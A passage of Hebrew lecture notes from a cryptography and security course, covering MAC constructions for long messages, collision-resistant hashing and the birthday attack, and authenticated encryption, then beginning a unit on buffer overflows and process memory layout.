- נבנה מבחין \mathcal{D}^0 שיפעל באופן הבא:
 - תפעיל את \mathcal{A} ותגיב לכל שאילתה שלו בנוגע להודעה m עם $t = \mathcal{O}(m)$.
 - תחזיר 1 אם $m^* \notin Q$ וגם $t^* = \mathcal{O}(m^*)$.



- נשים לב שאם \mathcal{A} רץ ב-PPT אז גם \mathcal{D}^0 . מה שנותר להוכיח זה שאם יש ל- \mathcal{A} ייתרון לא זניח בניסוי אז גם ל- \mathcal{D}^0 יש ייתרון לא זניח בין להבחין אם \mathcal{O} היא PRF או רנדומלית.

- יש שני מקרים:

$$\circ \quad \mathcal{O} = F_k \text{ עבור } k \leftarrow \{0,1\}^n$$

▪ במקרה הזה נקודת המבט של \mathcal{A} זהה לזו של $MacForge_{\Pi, \mathcal{A}}(n)$, לכן:

$$Pr[\mathcal{D}^{F_k(\cdot)}(1^n) = 1] = Pr[MacForge_{\Pi, \mathcal{A}}(n) = 1]$$

$$\circ \quad \mathcal{O} = f \text{ עבור } f \text{ רנדומלית באמת} -$$

▪ אם $m^* \notin \mathcal{Q}$ אז נקודת המבט של \mathcal{A} לא תלויה ב- $\mathcal{O}(m^*)$. זה כי הפלט של הפונקציה נבחר רנדומלית לגמרי ולא תלוי בזה על פלטים אחרים, כלומר היריב רק ראה ערכים רנדומליים עד כה, אז הסיכוי שלו לנחש ערך מסויים של הפונקציה הוא גם רנדומי:

$$Pr[\mathcal{D}^{f(\cdot)}(1^n) = 1] = 2^{-n}$$

• לכן:

$$|Pr[\mathcal{D}^{F_k(\cdot)}(1^n) = 1] - Pr[\mathcal{D}^{f(\cdot)}(1^n) = 1]| = |Pr[MacForge_{\Pi, \mathcal{A}}(n) = 1] - 2^{-n}| \geq \frac{1}{p(n)} - 2^{-n}$$

כלומר היכולת של המבחין להבחין בין פונ' רנדומית באמת ופ"ר איננה זניחה, בסתירה להיותו של F פונ' PRF .

4.5 אימות של מסר ארוך

נדבר על איך אפשר לעשות אימות של הודעות ארוכות. עד עכשיו אמרנו שאפשר לעשות אימות להודעות באורך n רק אם האימות הוא באורך n . מה קורה אם נרצה לעשות אימות להודעות ארוכות יותר מזה?

מה שאפשר בהנתן הודעה ארוכה זה לחלק אותה להודעות יותר קצרות, שעל האורך שלהן אנחנו יכולים לחשב MAC :

$$m = \boxed{m_1} \boxed{m_2} \boxed{\quad} \boxed{\dots} \boxed{\quad} \boxed{\dots} \boxed{\quad} \boxed{m_d}$$

באיזה תג נשתמש עבור ההודעה הארוכה?

נסיון ראשון - נשרשר את התגים של כל ההודעות הקצרות אחת לשנייה. אולם, זה לא בטוח, מבחין יוכל להסיק מזה הודעות שהוא לא ראה.

נסיון שני - נקח הודעה ונחלק אותה לשתי הודעות יותר קצרות ממה שאנחנו יכולים להצפין, ואז נשרשר עם הוראה לסדר:

$$Mac_k(m) = \widehat{Mac}_k(m_1 || 1) || \widehat{Mac}_k(m_2 || 1)$$

אבל גם זה לא יעבוד, כי יריב יוכל להסיק את ההודעה m_1 (שהיא פשוט תהיה $(\widehat{Mac}_k(m_1 || 1))$).

נסיון שלישי - נוסיף בסוף גם כמה בלוקים יש. זה עדיין לא מספיק, כי אם יש שתי הודעות הודעות:

$$Mac_k(m_1) = \widehat{Mac}_k(m_1 || 1 || 3) || \widehat{Mac}_k(m_2 || 2 || 3) || \widehat{Mac}_k(m_3 || 3 || 3)$$

$$Mac_k(m_1) = \widehat{Mac}_k(\alpha || 1 || 3) || \widehat{Mac}_k(\beta || 2 || 3) || \widehat{Mac}_k(\gamma || 3 || 3)$$

אפשר לזייף בקלות את התיוג לדוגמא של $\alpha || \beta || m_3$.

יש כמה פתרונות שאפשר להשתמש בהם -


$$\bullet \quad \text{פתרון 1} - Mac_k(m) = (r, t_1, \dots, t_d) \text{ עבור } t_i = \widehat{Mac}_k(r, d, i, m_i)$$

• r הוא מספר שנדגם אקראית לכל מסר m, d הוא מספר הבלוקים ו- i אינדקס ההודעה.

\widehat{MAC} היא כל סכמת MAC שהיא בטוחה.

• חסרון: האורך של התיוג בדיוק באורך של ההודעה.

- פתרון 2 (CBC-MAC) – הרעיון הוא לקחת תיוג להודעה הארוכה רק עבור חלק יותר קצר $\text{Mac}_k(m) = t_d$.
 - $t_0 = 0^n$ ו- $t_i = F_k(t_{i-1} \oplus m_i)$ עבור $i = 1, \dots, d$.
 - F_k יכול להיות כל PRF (בפועל משתמשים ב-AES).
 - חסרון: זמן החישוב הוא עדיין פונקציה של אורך ההודעה, ולא ממש אפשר להמנע מזה (לא נוכיח).



- פתרון 3 – "Hash-and-Authenticate".
 - כוונת m ל"טביעת אצבע" יותר קצרה $H(m)$, ותבצע אימות ל- $H(m)$ במקום ל- m .
- האפשרות שלישית תוביל אותנו לכלי הבסיסי השלישי שלנו (אחרי PRG ו-PRF) – פונקציות האש.

פונקציית האש (גיבוב) זה פונקציה שהקלט שלה מאוד ארוך והפלט שלה קצר. אפשר לקחת את m שהיא ארוכה, לחשב את ההאש שלה ולחתום בעזרת הערך הזה על ההודעות הקצרות.

כבר אפשר לראות בעיה: כל זוג הודעות m_0, m_1 עם אותו ערך האש יהיו גם עם אותו ערך אימות. לכן, מבחינה חישובית, אפילו שיש לפונקציות האלה המון זוגות שהולכים לאותו ערך פלט, צריך להיות קשה למצוא אפילו זוג אחד כזה בשביל שזה יהיה בטוח. נשים כאן לב לדגש החשוב: אם יכולנו לרוץ בכל הזמן שנרצה יכולנו לעבור קלט-קלט ולמצוא זוג כזה. אולם, מבחינה חישובית אנחנו רוצים שאפילו שהפונקציה מכווצת בהרבה, מבחינה חישובית היא ח"ע.

4.6 Collision-Resistant Hash Functions

בשביל לפתור את הבעיה הזאת נדבר על Collision-Resistant Hash Functions (פונקציות האש שקשה למצוא בהן התנגשות). הן מקבלות בתור קלט איזשהו קלט באורך לא חסום, וזה אמור להיות קשה למצוא שני קלטים שממופים לאותם פלטים.

בעולם האמיתי לפונקציות האלה אין מפתחות, אבל כדי שאפשר יהיה לדבר על אסימפטוטקה מוסיפים להם מפתחות. עם זאת, המפתחות האלה הפעם הם לא סוד. אפילו בהנתן המפתח של הפונקציה יהיה קשה למצוא זוג קלטים שהולכים לאותו פלט. זה שונה ממה שדיברנו עליו עד עכשיו, עכשיו אפילו בהנתן המפתח יש בטיחות.

הסכמה $\Pi = (\text{Gen}, H)$ –


- Gen : אלגוריתם יצירת המפתחות, מקבל קלט 1^n ומוציא מפתח s .
- H : פונקציית ההאש עצמה. מקבל מפתח s וקלט $x \in \{0,1\}^*$ ומוציא $H_s(x) \in \{0,1\}^{\ell(n)}$.

נשים לב שלא משנה מה האורך של s , הפלט שלו תמיד באותו האורך $\ell(n)$ (קשור רק לפרמטר הבטיחות ולא לאורך הקלט).

נגדיר עכשיו ניסוי מחשבתי שיעזור לנו לבדוק עמידות בפני התנגשויות: היריב יקבל את המפתח ואת פרמטר של הבטיחות, ונאמר שהוא נצח בניסוי ההתנגשויות של פונ' האש $\text{HashColl}_{\Pi, \mathcal{A}}$ אם הוא מצא שני קלטים (שונים) שממופים לאותו הפלט.

- הגדרה – Π היא עמידה להתנגשויות אם לכל יריב \mathcal{A} שהוא PPT קיימת פונקציה זניחה $\nu(\cdot)$ כך ש-

$$\Pr[\text{HashColl}_{\Pi, \mathcal{A}}(n) = 1] \leq \nu(n)$$



4.6.1 התקפת יום ההולדת

נדבר על מה שידוע בתור על פרדוקס יום ההולדת. נניח שיש פונ' $H: \{0,1\}^* \rightarrow \{0,1\}^\ell$ שמפולגת אחיד לגמרי (זה רק יקשה עלינו). על כמה זוגות צריך בערך לחשב את H ע"מ למצוא שני קלטים שמתנגשים? אם נקח קלטים x_1, \dots, x_q (כש- $q = 2^{\ell/2}$), מספר הזוגות האפשריים הוא $\binom{q}{2}$, בערך $\sim q^2$. הסיכוי שזוג קלטים יתנגש הוא $(\frac{1}{2})^\ell$, כלומר תוחלת מספר ההתנגשויות תצא 1.

זה אומר שאם אורך הפונ' זה ℓ ביטים ויש זמן לחשב את הפונקציה על $(2^{\ell/2})$ ערכים אז נמצא התנגשות. זה נותן איזה חסם על ℓ – אם אנחנו רוצים בטיחות כנגד אלגוריתמים שמסוגלים לרוץ ב- 2^{64} , צריך שהפלט של הפונ' יהיה לפחות 128 ביט ($\ell \geq 128$). אם רוצים בטיחות כנגד יריבים שרצים ב- 2^{80} צריך $\ell \geq 160$. זה מה שקורה היום בפונ' ההאש.

4.6.2 Hash-and-Authenticate

נזכר בפתרון השלישי שהיה לנו עבור הודעות ארוכות. עכשיו יש לנו $\text{Mac}_{k,s}(m)$ כש- s זה המפתח לפונקציה המכווצת. אנחנו הולכים לכווץ את ההודעה, ואז על זה לעשות Mac :

$$\text{Mac}_{k,s}(m) = \widehat{\text{Mac}}_k(H_s(m))$$

נגדיר את מערכת האימות בצורה יותר פורמלית – תהי $\widehat{\Pi} = (\widehat{\text{Gen}}_M, \widehat{\text{Mac}}, \widehat{\text{Vrfy}})$ סכמת Mac עם קלט באורך קבוע (fixed-length MAC), ותהי (Gen_H, H) פונקציית האש עם מפתח. הסכמה $\Pi = (\text{Gen}, \text{Mac}, \text{Vrfy})$ עבור קלטים באורך משתנה תהיה מוגדרת באופן הבא:

- Key generation: עבור קלט 1^n תדגום את המפתחות $k \leftarrow \widehat{\text{Gen}}_M(1^n)$ ו- $s \leftarrow \text{Gen}_H(1^n)$ ואז תחזיר (k, s) .
- Tag generation: עבור הקלט (k, s) ו- $m \in \{0,1\}^*$ תוציא $t = \widehat{\text{Mac}}_k(H_s(m))$.
- Verification: עבור קלט $(k, s), m \in \{0,1\}^*$ ו- $t \in \{0,1\}^n$ תחזיר $\widehat{\text{Vrfy}}_k(H_s(m), t)$.


• **משפט** – אם $\widehat{\Pi}$ היא בטוחה MAC ו- (Gen_H, H) היא פונ' האש עמידה בפני התנגשויות, אז Π היא בטוחה MAC .

רעיון ההוכחה – נניח שקיים זייפן \mathcal{A} ל- Π , ונראה שאפשר לבנות מזה או זייפן $\hat{\mathcal{A}}$ ל- $\widehat{\Pi}$ או לבנות מזה אלגוריתם \mathcal{C} שמוצא התנגשויות ב- (Gen_H, H) .

– הוכחה

- נניח בשלילה שהמערכת Π לא בטוחה. אזי קיים זייפן \mathcal{A} שמנצח בניסוי ה- MacForge .

- נסמלץ לו את הניסוי הבא:



$$\text{Vrfy}_k(H_s(m^*), t^*) = 1 \\ \text{and } m^* \notin \{m_1, \dots, m_q\}$$

הוא יישלח לנו הודעות וייקבל את האימות שלהן כרצוננו, ולבסוף יוציא (m^*, t^*) . עם m^* היא הודעה שהוא לא ראה במהלך הניסוי והיא עוברת וורפיקציה עם t^* נאמר שהוא ניצח בניסוי.

- נגדיר את המאורע Collision , שיאמר את הדבר הבא: \mathcal{A} ביקש m_i כך שהתקיים $H_s(m_i) = H_s(m^*)$.

כעת, יש שני מקרים:

- אם $\Pr[\text{Collision}]$ אינו זניח, כיוון שבהכרח $m_i \neq m^*$ זה אומר שאפשר להשתמש ב- \mathcal{A} בשביל למצוא התנגשות של H בהסתברות לא זניחה (ר' בעיות חזרה 2 טענה 6.1).
- אם $\Pr[\text{Collision}]$ זניח, אפשר להשתמש ב- \mathcal{A} כדי לזייף תיוג כך ש- $\{H_s(m_1), \dots, H_s(m_q)\} \ni H_s(m^*)$ (ר' בעיות חזרה טענה 6.2).

נשים לב שמתקיים:

$$\Pr[\text{MacForge}_{\Pi, \mathcal{A}}(n) = 1] \leq \Pr[\text{Collision}] + \Pr[\text{MacForge}_{\Pi, \mathcal{A}}(n) = 1 \wedge \neg \text{Collision}]$$

נטען:

1. קיימת פונ' זניחה $v_1(n)$ כך ש:

$$\Pr[\text{Collision}] \leq v_1(n)$$

2. קיימת פונ' זניחה $v_2(n)$ כך ש:

$$\Pr[\text{MacForge}_{\Pi, \mathcal{A}}(n) = 1 \wedge \neg \text{Collision}] \leq v_2(n)$$

לא נשלים כאן את ההוכחה, רק נאמר שאם נוכיח את שתי הטענות האלה נסיים את מה שצריך להוכיח. (את הפתרון המלא אפשר למצוא בשאלות חזרה 2, שאלה 6)

4.7 שילוב בין הצפנה לאימות

אמרנו שמה שאנחנו רוצים בפועל זה לשלב הצפנה ואימות – אנחנו לא רוצים שאף אחד ידע מה עובר על הערוץ וגם לא רוצים שאפשר יהיה לשנות את זה.

4.7.1 Does Secrecy Imply Integrity?

נתחיל מלשאול את עצמינו האם הצפנה גוררת אימות בטוחה, כלומר האם secrecy גורר integrity. התשובה תהיה שלא.

נסתכל על אלגוריתם ההצפנה הכי טוב שדיברנו עליו - המפתח שלו הוא מפתח ל-PRF, והפלט שלו הוא זוג של מספר שנבחר באופן אחיד ו- $m \oplus F_k(r)$:

$$\text{Enc}_k(m; r) = (r, F_k(r) \oplus m)$$

אמרנו שאפילו אם היריב יראה הרבה הצפנות, אם ניתן לו הצפנה חדשה אין לו אפקטיבית שום סיכוי להבחין ביניהן. האם הדבר הזה מבטיח שאם נעביר את זה על הערוץ אי אפשר להפוך הצפנה של הודעה כלשהי m להצפנה של הודעה אחרת?

לא. למשל, אם היריב יראה את ההצפנה של הודעה m , שהיא $F_k(r) \oplus m$, הוא יוכל לעשות קסור להודעה המוצפנת עם 1^n ולקבל את ההצפנה של $m \oplus 1^n$:

$$\text{Enc}_k(m \oplus 1^n; r) = (r, F_k(r) \oplus m \oplus 1^n)$$

כלומר, היריב מסוגל לשנות את ההודעה אפילו אם הוא לא יודע את ההצפנה. זה אומר שהצפנה כשלעצמה לא מבטיחה שאי אפשר היה לשנות.


4.7.2 איך להשיג Authenticated Encryption

מה שאנחנו רוצים להשיג זה Authenticated Encryption, וזו רמת הבטיחות הכי גבוהה שמכונים אליה בעולם האמיתי.

לא נגדיר בדיוק את המושג הזה, אבל נחשוב על משהו שהוא גם הצפנה (מקיים את הגדרת הבטיחות של הצפנה CPA) וגם MAC (מקיים את הגדרת הבטיחות של ה-MAC).

נסיון ראשון -

"Encrypt-and-Authenticate":




יש לנו מפתח אחד להצפנה ואחד לאימות (נשים לב שאי אפשר אף פעם לעשות שימוש באותו מפתח ליותר ממערכת אחת, כי אנחנו רוצים להנות מהבטיחות של אחד באופן לא תלוי בבטיחות של האחר. מה גם שיכול להיות שהם בכלל אובייקטים מסוגים שונים). נצפין את ההודעה m עם המפתח של ההצפנה, ואז נחשב MAC על מה שהוצפן. נשלח את הזוג (c, t) (הצפנה + מאק). מהצג השני, אפשר לפענח את ההודעה ואז לוודא חוקיות.

אולם, זה ממש לא בטוח. ב- mac ההודעה לא דווקא חבויה. יכול להיות שהערך t לא רק שהוא חושף הודעה על m , אלא אולי אף אפילו מכיל אותה במפורש, אין שום דבר בהגדרה של MAC שמחייב שזה לא יהיה כך. במקרה כזה זה כמובן לא יהיה בטוח מבחינת ההצפנה.

נסיון שני -

"Encrypt-then-Authenticate":




נעשה עכשיו אימות להצפנה ולא להודעה עצמה. c זה מידע שהגיע מההצפנה של m ולא m -עצמה, אז פתרנו את הבעיה שהייתה לנו קודם.

עבור הדבר הזה כבר אפשר להוכיח שהוא בטוח גם CPA וגם MAC .

4.7.3 איך זה עובד בפועל


נניח שנכנסים לאתר ומבקשים מאיתנו סיסמא. איך השרת יודא שהסיסמא שהזנו היא באמת הסיסמא?

אופציה אחת היא שהשרת ישמור את הסיסמא שלנו במאגר, ובשמקלידים סיסמא יבדוק האם זה מה שיש לו במאגר:



מה שעושים הרבה פעמים זה שהשרת לא שומר באמת את הסיסמא עצמה, הוא שומר איזשהו האש של הסיסמא (מעין האש בלי מפתח, אפילו שלא באמת יש דבר כזה), ואז הוא בודק האם ההאש מתאים. אבל זה לא דבר טוב, עדיין יש כאן בעיה – אנחנו לא רוצים שהצד השני ייקבל את הסיסמא וגם לא רוצים שהוא יקבל שום דבר שמעיד עליה. האם אפשר למצוא דרך להתחבר עם סיסמא בלי לחשוף שום דבר עליה?

נעשה עכשיו הנחה מפשטת (בסוף הקורס נראה שלא צריך אותה) שיש לנו מפתח משותף עם הצד השני, לדוגמא הבנק. כשנעשה לוג אין נוכיח לבנק שאנחנו מכירים את המפתח באופן הבא: הוא יידגום עבורינו r , ואנחנו נשלח לו Mac_k של r ואחריו המידע:



אם מישהו יישב על הערוץ ומאזין לו, במצב הקודם ששלחנו סיסמא הוא יכול לראות מה הסיסמא. כאן זה לא ייקרה, כי מי שיישב על הערוץ יראה ערכי mac של הודעות שונות. כשהוא ינסה אח"כ להתחבר בשם מי שהוא האזין לו, הוא כבר

לא יוכל לנחש את האימות אלא בסיכוי זניח (יצליח רק אם במקרה הוא קיבל r שהוא כבר ראה, וגם עם זה אפשר להתמודד בצורה יותר טובה – אפשר לבחור לדוגמא ש- r יהיה זמן שליחת ההודעה). לכן, בשביל להצליח להתחבר, צריך לצור זיוף של ה- mac עבור הודעה חדשה, וזה כבר הרבה יותר טוב מאשר לשלוח סיסמא או האש.

בעצם החסרון היחיד כאן זה שחזרנו לסטינג שלנו ולבנק יש מפתח משותף (ואם נספיק, בסוף הקורס נראה שגם את זה לא צריך).

נעיר שיש אופציה אף יותר טובה של שימוש בחתימה דיגיטלית במקום ב- Mac (יילמד בהמשך הקורס).

5 Low-Level Software Vulnerabilities 1

5.1 מבוא

יש לנו הגדרות בטיחות, יש לנו הנחות (לקיום של PRF, PRG) ויש הוכחות. אז למה בכל זאת מערכות שעושות שימוש באלגוריתמי הצפנה נשברות?

הדבר הראשון זה אם הגדרת הבטיחות שלנו לא תופסת טוב את העולם האמיתי. למשל, אפילו בהגדרה של בטיחות CPA עם יריב שיש לו גישה לאורקל, לא דיברנו למשל על העובדה שאולי היריב מסוגל להאזין לרעש של המאוורר של הלפטופ ולהעביר מזה משהו על הזמן שלוקח לפענח הודעה ואולי להבין משהו על זה מהמפתח. זו התקפה שנמצאת מחוץ למודל של מה שדיברנו עליו.

הבשורות הטובות הן שאמנם לא למדנו את זה כאן, אבל יש לנו כלים טובים להתמודד עם בעיות כאלה.

אנחנו מבינים שהמודלים שדיברנו עליהם יכולים להתאים לפעמים לעולם האמיתי ולפעמים לא. יכול להיות גם שההנחות שלנו לא טובות – אולי בנינו PRF מההנחה ש- $p \neq np$ ויום אחד מישהו יצליח להוכיח אחרת, וכל מה שבנינו יישבר. זה די לא סביר – לרוב, כששוברים משהו, זה לא שמישהו שבר את המתמטיקה ואת ההוכחות באופן שעשינו כאן. לרוב, מה שקורה זה שהכלים הם טובים (ה-PRF, PRG, ההוכחות שלנו), אבל איפשהו במהלך הדרך המימוש הוא לא טוב. מה זה אומר בדיוק מימוש לא טוב – היום נתחיל ונבין את זה.

ככל שנתקדם נבין שאפילו שמה שנדבר עליו ברבע הזה הולך להראות מנותק מהרבע הראשון של הקורס, בעצם כן יש קשר. בשני המקרים אנחנו מנסים לבנות מערכות ויש לנו יריבים שמנסים לעשות שימוש במערכות האלה באופן שלא חשבנו עליו. הקונספט של יריב, שימוש לרעה במערכת והגדרה של מה זה בטיחות הם דומים, בין אם מדובר ביריב שמנסה לשבור PRF או בכזה שמנצל קוד ב-C כדי לעשות משהו שלא רצינו שייקרה.

5.2 מבנה הזכרון

5.2.1 מוטיבציה: Buffer Overflow

הדוגמא הראשונה היא באפר אובפרלו. באפר אובפרלו הוא פשוט באג, שלרוב מופיע בשפות low-level כמו C ונגזרותיה (ונבין בהמשך למה בשפות האלה כן ובשפות אחרות לא), ויש לו השלכות לבטיחות.


לרוב, ב-Buffer Overflow לא קורה משהו כזה רע, פשוט התוכנית מתרסקת ומתקנים את הבאג. אולם, יכול להיות שאם מישהו רע מנסה לתכן בכוונה Buffer Overflow, הוא יכול לעשות הרבה יותר מאשר לזרוק אקספשן. לדוגמא, יכול לגשת למידע שנמצא באיזור בזכרון שלא רצינו שייגש אליו, יכול להזריק קוד רע או להשחית מידע.

בשפות level-low היא עדיין הבאג וה-exploit source הנפוץ בעולם.

בשביל להבין low level exploits נתחיל מלהבין מה זה low level. זה אומר שצריך להתחיל מלהבין מה מבנה הזכרון בתוכנית של הריצה שלנו, ומה קורה תוך כדי הריצה מבחינת זכרון והמידע שנשמר. עם ההבנה הזאת נוכל באמת לדבר על overflows ומתקפות נוספות שמבוססות זכרון.


נדבר על איך בדיוק התוכנית שלנו מונחת בזכרון, איפה המידע שלה יושב, מבנה המחשנית, מה קורה כשאנחנו הולכים לקרוא לפונקציה או לחזור ממנה. כשעוברים ממערכת הפעלה אחת לאחרת יש שוני עצום, לכן נעקוב אחרי מודל מפושט של לינוקס (של 32-ביט), ונתעלם מהרבה אופטימיזציות וננסה לתפוס את הליבה של איך זה עובד.

5.2.2 מונה הזכרון והקצאת זכרון



זה הזכרון שלנו (של 4G) עם אינדקסים בהקסא. מנקודת מבט של תוכנית שרצה, כל הזכרון הזה שלה. זה אומר שברגע שתוכנית נגשת לכתובת הכתובת הזאת היא בעצם כתובת וירטואלית, וצריך לתרגם אותה לכתובת אמיתית.


בכתובות הנמוכות יש סגמנט של הטקסט בשפת המכונה. זה פשוט הקוד של התוכנית שרצה.



כשאנחנו עולים לסגמנט הבא יש את המידע הקבוע לאורך החיים של התוכנית שהוא כבר אותחל ויש את המידע הקבוע שלא אותחל. המשותף להם זה שבשלב הקומפילציה של התוכנית אנחנו יודעים כבר שאנחנו אמורים להקצות להם מקום, כבר לפי שהיא רצה אנחנו יודעים שאנחנו אמורים להחזיק שם דברים.

עכשיו אנחנו עולים עד למעלה – בחזית (הכי למעלה) זה כל מה שייקרה בסביבה שלנו, ב-command line (משם נריץ את התוכניות), והחלק הזה מבחינת אבטחה די לא חשוב לנו.

עכשיו מגיע החלק החשוב – מתחת לכל האיזור של הסביבה, הגיע המחסנית. היא מכילה את כל מה שנקצה והוגדר כבר מראש בזמן הריצה. למשל, אם נקרא לפונקציה `f` ולפונקציה הזאת יש איזהו `x`, נקצה אותו במחסנית. ה-heap זה לכל מה שבזמן הריצה נקצה עבורו הקצאת זכרון חדשה באמצעות `malloc`. זה הבדל בין המחסנית לבין ה-heap, והתוכן בשתייהן נקבע אך ורק בזמן הריצה.



המחסנית וההיפ יגדלו מכיוונים שונים – המחסנית מתחילה בכתובות הגבוהות וגדלה למטה, ה-heap מתחיל מהכתובות הקטנות וצומח למעלה. מה קורה אם הם מתנגשים? זה באסה.

